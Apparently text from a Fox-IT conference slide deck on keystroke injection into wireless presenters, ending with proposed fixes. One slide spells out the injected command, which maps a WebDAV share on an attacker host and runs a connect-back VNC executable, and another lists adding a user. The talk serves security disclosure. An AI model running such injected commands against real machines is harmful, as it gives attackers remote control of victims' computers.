e452ce4100e4538e4100e4506e4100e4511e4100e4
508e4100e4517e4100e452ce4100e4518e4100e451
6e4100e4508e4100e452ce4100e451be4100f45330
2e4100e452ce4100e450be4100e4517e4100e4517e
4100e4513e4100f453302e4100e4538e4100e4538e
4100e451ee4100e4527e4100e4537e4100e451ee41
00e4537e4100e451ee4100e4537e4100e451ee4100
e4538e4100e451be4100f452402e4100e451be4100
f453302e4100e451be4100e4528e4100
```

What did I just do?

- This:
  - `[Win+R]`
  - `cmd /cnet use x: http://10.1.1.1/x&x:x`
  - `[Enter]`

What did I just do?

- This:
  - **net use X: http://attacker/webdavshare**
  - **X:\VNCconnectback.exe**

Other ideas

- Type the whole thing into `debug.exe`
- Use command line FTP
- Adding a user to the system
- Just Rickrolling a whole bunch of people
- ...

debug.exe

What about mice?

- You may also be at risk…

What about other presenters?

- Probably also vulnerable…

Possible solutions?

- Strong crypto
- Creating protocols for presenters

FOX-IT.COM